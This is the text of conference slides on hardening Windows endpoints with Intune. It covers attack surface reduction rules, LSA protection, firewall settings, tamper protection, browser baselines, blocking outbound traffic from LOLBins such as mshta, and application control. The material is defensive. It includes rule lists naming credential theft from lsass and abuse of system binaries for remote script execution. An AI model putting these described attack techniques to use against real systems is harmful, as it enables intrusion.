- Windows LAPS
- Windows Update for Business (Delivery Optimisation, Telemetry & WUfB Reports)
- Windows Update Rings (3-ring model of Pilot, UAT & Production)
- Windows Hello for Business

[SkipToTheEndpoint/OpenIntuneBaseline: Community-driven baseline to accelerate Intune adoption and learning. \(github.com\)](https://github.com/SkipToTheEndpoint/OpenIntuneBaseline)



The basics

Local Admins = NO!

- We still run into this
- No one should do day to day work as local admin
- Yes, that also include coworkers from the network team and developers!



Attack Surface Reduction rules



- Start in Audit mode – move to Block mode!
- One Policy
 - Per setting
 - For audit and one for block
- Exclusion groups per setting
- New rules added over time

ASR rule name:	Standard protection rule?	Other rule?
Block abuse of exploited vulnerable signed drivers	Yes	
Block Adobe Reader from creating child processes		Yes
Block all Office applications from creating child processes		Yes
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	Yes	
Block executable content from email client and webmail		Yes
Block executable files from running unless they meet a prevalence, age, or trusted list criterion		Yes
Block execution of potentially obfuscated scripts		Yes
Block JavaScript or VBScript from launching downloaded executable content		Yes
Block Office applications from creating executable content		Yes
Block Office applications from injecting code into other processes		Yes
Block Office communication application from creating child processes		Yes
Block persistence through WMI event subscription	Yes	
Block process creations originating from PSEXEC and WMI commands		Yes
Block rebooting machine in Safe Mode (preview)		Yes
Block untrusted and unsigned processes that run from USB		Yes
Block use of copied or impersonated system tools (preview)		Yes
Block Webshell creation for Servers		Yes
Block Win32 API calls from Office macros		Yes
Use advanced protection against ransomware		Yes

Attack Surface Reduction rules



- Defender for Endpoint helps you move to block mode by reporting on User Impact!
- Generates exclusion list that can be used

Reports > Attack surface reduction rules

Detections Configuration Add exclusions

Select detected files to exclude, see how excluding them might impact detections, and export the list to update your policies. [Learn more](#)

Filters: Rules: All

<input type="checkbox"/> File name	Detections	Devices
<input type="checkbox"/> AppVDIISurrogate32.exe	7	2
<input type="checkbox"/> AppVDIISurrogate64.exe	7	2
<input type="checkbox"/> msixexec.exe	6	2
<input type="checkbox"/> OneDriveSetup.exe	5	3
<input type="checkbox"/> opera.exe	2	1
<input type="checkbox"/> AppVDIISurrogate.exe	1	1

Local Security Authority Protection (LSA) enabled by default - 24H2



- For new installs, it is enabled immediately.
- For upgrades, it is enabled after rebooting after an evaluation period of 10 days
- If LSA policy is configured by policy, it is enabled immediately

Local Security Authority protection

Helps protect user credentials by preventing unsigned drivers and plugins from loading into the Local Security Authority.





2025-03-05 09:36:05

2025-03-05 09:36:05

- Information
- Error
- Information
- Error
- Information
- Error
- Information
- Error
- Information
- Error
- Information
- Error
- Information
- Error

Program Compatibility Assistant

This module is blocked from loading into the Local Security Authority.

\Device\HarddiskVolume3\Program Files\Bonjour\mdnsNSP.dll

For more information on why this module has been blocked, click 'Learn more'.

Don't show this message again

[Learn more](#) [Cancel](#)


Event 3033, CodeIntegrity

General Details

Code Integrity determined that a p...
meet the Windows signing level requirements.

ies\Bonjour\mdnsNSP.dll that did not

Publicly Exposed Devices



MITRE:T0883

Windows Firewall

- Extremely important
- Private/Public/Domain (yes for Entra joined as well!)
- Windows Security Baseline = No Local/Group policy merge for public profile

Customize Settings for the Public Profile

Specify settings that control Windows Defender Firewall with Advanced Security behavior.

Firewall settings
Display notifications to the user when a program is blocked from receiving inbound connections.

Display a notification: Yes

Unicast response
Allow unicast response to multicast or broadcast network traffic.

Allow unicast response: Yes (default)

Rule merging
Allows rules created by local administrators to be merged with rules distributed through Group Policy. This setting can only be applied by using Group Policy.

Apply local firewall rules: No

Apply local connection security rules: No

OK Cancel

DomainLocationDeterminationURL (domain joined)



- Adds additional check before switching to domain profile
- Solves scenarios where Domain Profile is active when VPN/ZTA is used.
- URL which is not reachable from VPN/ZTA

CSP -

./Device/Vendor/MSFT/Policy/Config/ADMX_NCSI/NCSI_DomainLocationDeterminationUrl

**Group Policy - Computer Configuration\ Administrative Templates\
Network\ Network Connectivity Status Indicator**

Schrödinger's antivirus: is protection dead or alive?

How the research tool Defendnot disables Microsoft Defender by registering a fake antivirus, and why you shouldn't always trust what your operating system says.



January 21, 2026

EDR Silencing: How Attackers Disable Endpoint Visibility Mid-Intrusion

Defender Tamper protection



Prevents the following:

- Disabling real-time protection.
- Turning off behavior monitoring.
- Disabling antivirus (such as IOfficeAntivirus (IOAV)).
- Disabling cloud-delivered protection.
- Removing security intelligence updates.

Sets the following settings:

- Virus and threat protection remains enabled.
- Real-time protection remains turned on.
- Behavior monitoring remains turned on.
- Antivirus protection, including IOfficeAntivirus (IOAV) remains enabled.
- Cloud protection remains enabled.
- Security intelligence updates occur.
- Automatic actions are taken on detected threats.
- Notifications are visible in the Windows Security app on Windows devices.
- Archived files are scanned.
- Exclusions cannot be modified or added

Microsoft 365 Apps for Enterprise Security Baseline



- Top two challenges we see when importing
 - File format .xls
 - Macro signing

Excel 97-2003 workbooks and templates
(User) ⓘ

Enabled



File block setting: (User) *

Open/Save blocked, use open policy



Set default file block behavior (User) ⓘ

Enabled



Browser Extensions



- Extensions = any other software you run on your machine

A screenshot of a Malwarebytes blog post. The header includes the Malwarebytes logo, navigation links for Personal, Business, Pricing, Partners, Resources, and Help, and a yellow 'FREE DOWNLOAD' button. The main content area features the text 'NEWS, THREATS' followed by the headline '“Sleeper” browser extensions woke up as spyware on 4 million devices' in large blue font. Below the headline are the logos for Google Chrome and Microsoft Edge. At the bottom left, it says 'by Pieter Arntz | December 2, 2025'.

<https://www.malwarebytes.com/blog/news/2025/12/sleeper-browser-extensions-woke-up-as-spyware-on-4-million-devices>

Browser Challenges



- Extensions – No control over what information is leaked
- Password Managers – Poor encryption
- Accounts / Synced data – Personal accounts used no control of Password/MFA
- Installs in user context (no local admin) hard to update

Browser Security baseline



Microsoft Edge

- Security Baseline & STIG
- Password Manager
- Control over user account/password
- Extensions


Google Chrome

- STIG
- Password Manager
- No control over user account
- Sync data to personal account?
- Extensions

Mozilla Firefox

- ◆ STIG
- ◆ Password Manager
- ◆ No control over user account
- ◆ Sync data to personal account?
- ◆ Extensions
- ◆ Own Certificate store

LOLBin Outbound Communications




MSHTA – block outgoing traffic



- Can be used to run PowerShell, Javascript and much more
- Popular attack vector and phishing

Block outbound network connections from Microsoft HTML Application Host (mshta.exe)

● Remediation required

 Report inaccuracy

General

Remediation options

Exposed devices

Related metrics (0)

Related initiatives (0)

Description

Prevents the Microsoft HTML Application Host (mshta.exe) from establishing outbound network connections using Windows Firewall. The control maintains the legitimate local functionality of mshta.exe while blocking its ability to download remote content or communicate with external servers, significantly reducing the attack surface commonly exploited by threat actors.

Potential risk

Microsoft HTML Application Host (mshta.exe) presents a significant security risk. Threat actors exploit mshta.exe as it's a native, signed Microsoft binary (LOLBin), bypasses application allow-listing, executes scripts from remote URLs, operates within user security context, and has minimal logging. Blocking outbound connections from mshta.exe disrupts attack chains, prevents C2 communications, blocks data exfiltration and forces attackers to use other techniques.

Exposed critical devices (6)



Very High High Medium Low

Details

Tags

-

Category

deviceMisconfiguration

Configuration ID

scid-107

Exposed devices

21 / 21

Devices pending restart

0 / 21

Impact

▼ 1.93 | + 8.00

LOLBins - Living off the Land Binaries



- Legitimate built-in Microsoft binaries that can be used for malicious activity

Examples: MSHTA, Msbuild, Rundll32.exe, WMIC(removed)

Options:

- Block in Windows Firewall
- Use AppControl for Business or AppLocker (3rd party can also be used)

AppControl for Business



- Many compliance frameworks requires Allow listing of applications
- AppControl for Business is the future proof solution from Microsoft.
- Enable Managed Installer today!

Application Control for Business




Managed Installer policy in Intune – enables it during Autopilot for it to work

Requires the files to be signed (hash exceptions is also possible, but must be handled manually)

Unsigned installer files is a big issue, even for some Microsoft Software.

Known issues:

- Adds time to Autopilot V1
- WIX 3 custom action dll's are not signed
- WIX 4 and later custom action dll's are signed, but not by Microsoft

A screenshot of the Microsoft Intune console showing the 'Managed installer' policy page. The page title is 'Policies Managed installer'. Below the title, there is a subtitle: 'To begin configuring the Intune Management Extension as a Managed Installer on all applicable enrollments'. There are several action buttons: '+ Create', a circular refresh icon, 'Refresh', a download icon, 'Export', and a 'Columns' dropdown menu. Below these buttons is a table with three columns: 'Policy name', 'Author', and 'Status'. The table contains two rows of data.

Policy name ↑	Author	Status
Managed Installer Test	Microsoft Corp	✓ Active
SideCar ManagedInstaller Script	Microsoft	✓ Active

PowerShell Constrained Language mode



- Constrained Language mode using AppControl for Business i per device and makes an admin life hard.
- If we use AppLocker to enable it instead we can exclude Administrators, makes up for a good compromise

```
PS C:\Windows\system32> [System.Console]::Writeline("test")
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [System.Console]::Writeline("test")
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

PS C:\Windows\system32> |
```



Demo – PowerShell Constrained Language Mode



Demo – blocking LOLBins

3rd Party patching - important



Vulnerable 3rd party software can be used for:

- Phishing
- Malicious File delivery
- Privilege escalation
- Lateral Movement
- Execution
- Supply Chain

The popular the 3rd party software is the popular it is to abuse

Patch your 3rd Party Software!!




Coming – Administrator Protection

Administrator protection (Preview)



- Protects the admin account by creating an isolated user/profile
 - Just-in-time elevation
 - Profile separation
 - No auto-elevations
- System Managed Admin Account (SMAA)
 - **Local acc:** W113333\Jane
 - **SMAA:** W113333\ADMIN_Jane

! Don't combine with EPM, for now





Source: Techcommunity blog



New UAC policies

- UAC: Configure type of Admin Approval Mode
- UAC: Behavior of the elevation prompt for administrators running with Administrator Approval mode.



Gamification!

- Challenge yourself and set a goal for Secure score/Exposure score
- Make it an ongoing task – the bad guys never rest!
- Set of time every week for proactive work
- Arrange internal hackathons



Please rate this session on
Sched.com



We would love to hear what
you liked and how we could
improve!

Thanks!